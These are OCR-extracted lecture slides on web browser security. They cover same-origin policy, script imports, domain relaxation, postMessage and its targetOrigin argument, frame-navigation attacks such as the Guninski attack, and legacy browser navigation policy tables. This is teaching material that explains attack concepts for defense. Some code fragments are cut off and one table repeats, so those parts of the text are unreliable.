
Library import excluded from SOP

```
<script src=https://seal.verisign.com/
   getseal?host_name=a.com></script>
```



- Script has privileges of imported page, NOT source server.
- Can script other pages in this origin, load more scripts
- Other forms of importing

Domain Relaxation




- Origin: scheme, host, (port), hasSetDomain
- Try `document.domain = document.domain`

COMMUNICATION

window.postMessage

- API for inter-frame communication
  - Supported in standard browsers


  - A network-like channel between frames



postMessage syntax

```
frames[0].postMessage("Attack at dawn!",
                      "http://b.com/");
```

```
window.addEventListener("message", function (e)
  {
  if (e.origin == "http://a.com") {
    ... e.data ... }
}, false);
```





Why include "targetOrigin"?

- What goes wrong?

```
frames[0].postMessage("Attack at dawn!");
```


- Messages sent to frames, not principals
  - When would this happen?






NAVIGATION

A Guninski Attack




What should the policy be?



Legacy Browser Behavior

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child

Window Policy Anomaly




```
er.com/...";
er.com/...";
```

Legacy Browser Behavior

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child


Adoption of Descendant Policy

Browser	Policy
IE7 (no Flash)	Descendant
IE7 (with Flash)	Descendant
Firefox 3	Descendant
Safari 3	Descendant
Opera 9	(many policies)
HTML 5	Descendant


When is it safe to type my password?

SECURITY USER INTERFACE

